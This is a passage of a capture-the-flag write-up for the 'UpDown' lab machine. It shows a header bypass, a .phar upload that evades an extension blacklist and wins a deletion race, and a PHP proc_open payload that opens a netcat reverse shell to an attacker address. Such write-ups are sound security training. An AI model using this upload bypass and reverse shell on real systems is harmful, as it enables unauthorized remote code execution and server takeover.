
We found the subdomain `dev`. Navigating there without the header we get the following error:



```
~/Hacking/Boxes/UpDown/src
λ ➤ curl http://dev.siteisup.htb/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80</address>
</body></html>
```

Figure 10: Accessing the dev subdomain

However, if we add the special header, we get in.




```
~/Hacking/Boxes/UpDown/src
λ ➤ curl -H 'Special-Dev: only4dev' http://dev.siteisup.htb/
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen" href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>

  <body>
```

Figure 11: Accessing the dev subdomain with the special header

Now, we can use the same header with BurpSuite [x] proxy to access the site in our browser.


We first navigate to the page and type the following in the BurpSuite window:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project op
Intercept HTTP history WebSockets history Options
Request to http://dev.siteisup.htb:80 [10.10.11.177]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
GET / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: only4dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

Figure 12: Special header with BurpSuite

Now, in our browser we have the following:



This is only for developers
Admin Panel

Welcome,
Is My Website UP ?

In this version you are able to scan a list of websites !

List of websites to check:


Browse... No file selected. Check

siteisup.htb (beta)

changelog.txt

Figure 13: Accessing the dev subdomain

At this point, we can use the special header for further enumeration and fuzzing, but we have the source code for the dev.
Analyzing the different files, we find that the `checker.php` file is responsible for handling the file uploads.




```php
if($_POST['check']){

    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
  }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
  }

  # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));

    foreach($websites as $site){
        $site=trim($site);
        if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check=isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";
            }else{
                echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";
            }
        }else{
            echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
        }
    }

  # Delete the uploaded file.
    @unlink($final_path);
}
```

Figure 14: Source code of checker.php

Reading the source code, we see that the uploaded file must be less than 10kb. There is also a blacklist looking for specific file extensions, mainly `.php`, which we would use for RCE.
After the file is uploaded, it is moved to a temporary directory under the `uploads/` directory.
A `foreach` loop goes through the file, reading it line-by-line and making GET requests to the URLs in the file.
After the loop is completed, the file and the directory are deleted.
Since the developers utilized a blacklist, they forgot to add the `.phar` extension, which is an extension for PHP Archive files. These files can also have code in them and lead to execution.
Writing a test file with the content `<?php phpinfo(); ?>` and uploading it to the system results in our file getting deleted immediately. This is due to the `foreach` loop.

To beat this, we can add a lot of dummy URLs before our PHP payload and re-upload the file. This will give us enough time to navigate to the uploaded file since the loop will take longer.

After doing this and uploading the `phpinfo` file, we get the following:




dev.siteisup.htb/uploads/fa3683b1419e8210b7e542719185e11c/

Index of /uploads/fa3683b1419e8210b7e542719185e11c

Name	Last modified	Size	Description
Parent Directory		-	
test.phar	2022-11-07 22:05	4.1K	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Figure 15: Successfully uploaded .phar file with payload



dev.siteisup.htb/uploads/fa3683b1419e8210b7e542719185e11c/test.phar


```
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
```

PHP Version 8.0.20

System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
Additional .ini files parsed	/etc/php/8.0/apache2/conf.d/10-opcache.ini, /etc/php/8.0/apache2/conf.d/10-pdo.ini, /etc/php/8.0/apache2/conf.d/20-calendar.ini, /etc/php/8.0/apache2/conf.d/20-ctype.ini, /etc/php/8.0/apache2/conf.d/20-curl.ini, /etc/php/8.0/apache2/conf.d/20-exif.ini, /etc/php/8.0/apache2/conf.d/20-ffi.ini, /etc/php/8.0/apache2/conf.d/20-fileinfo.ini, /etc/php/8.0/apache2/conf.d/20-ftp.ini, /etc/php/8.0/apache2/conf.d/20-gettext.ini, /etc/php/8.0/apache2/conf.d/20-iconv.ini, /etc/php/8.0/apache2/conf.d/20-phar.ini, /etc/php/8.0/apache2/conf.d/20-posix.ini, /etc/php/8.0/apache2/conf.d/20-readline.ini, /etc/php/8.0/apache2/conf.d/20-shmop.ini, /etc/php/8.0/apache2/conf.d/20-sockets.ini, /etc/php/8.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.0/apache2/conf.d/20-sysvsem.ini, /etc/php/8.0/apache2/conf.d/20-sysvshm.ini, /etc/php/8.0/apache2/conf.d/20-tokenizer.ini
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS
PHP Extension Build	API20200930,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

Figure 16: Phpinfo and RCE output

We have RCE! From the output of the `phpinfo` function, we can get further information about the OS, Apache and PHP. Most importantly, we can see which functions are disabled.




disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen

Figure 17: Disabled functions list

Unfortunately, the \`exec\`, \`shell_exec\` and \`popen\` files are disabled. These would lead to easy web shells. However, again we see the utilization of a blacklist and they forgot to add the \`proc_open\` which can lead to RCE and ultimately a reverse shell.

We use the example code provided by the PHP docs [4] and modify it slightly to contain a basic \`netcat\` reverse shell.




```
<?php$
$descriptorspec = array($
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from$
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to$
   2 => array("file", "/tmp/error-output.txt", "a") // stderr is a file to write to$
);$
$
$process = proc_open('sh', $descriptorspec, $pipes);$
$
if (is_resource($process)) {$
    $payload = 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.15 9001 >/tmp/f';$
$
    fwrite($pipes[0], $payload);$
    fclose($pipes[0]);$
$
    echo stream_get_contents($pipes[1]);$
    fclose($pipes[1]);$
$
    $return_value = proc_close($process);$
}$
?>$
```

Figure 18: Reverse shell payload

Before uploading our new file, we must make sure that we have a listening \`netcat\` session on the port we provided in the payload. In this case, the port is 9001.

After uploading and navigating to the payload, we get access to the server as the \`www-data\` user.



```
www-data@updown:/var/www/dev/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@updown:/var/www/dev/uploads$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:2e:59 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.177/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:2e59/64 scope global dynamic mngtmpaddr
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:2e59/64 scope link
       valid_lft forever preferred_lft forever
www-data@updown:/var/www/dev/uploads$
```

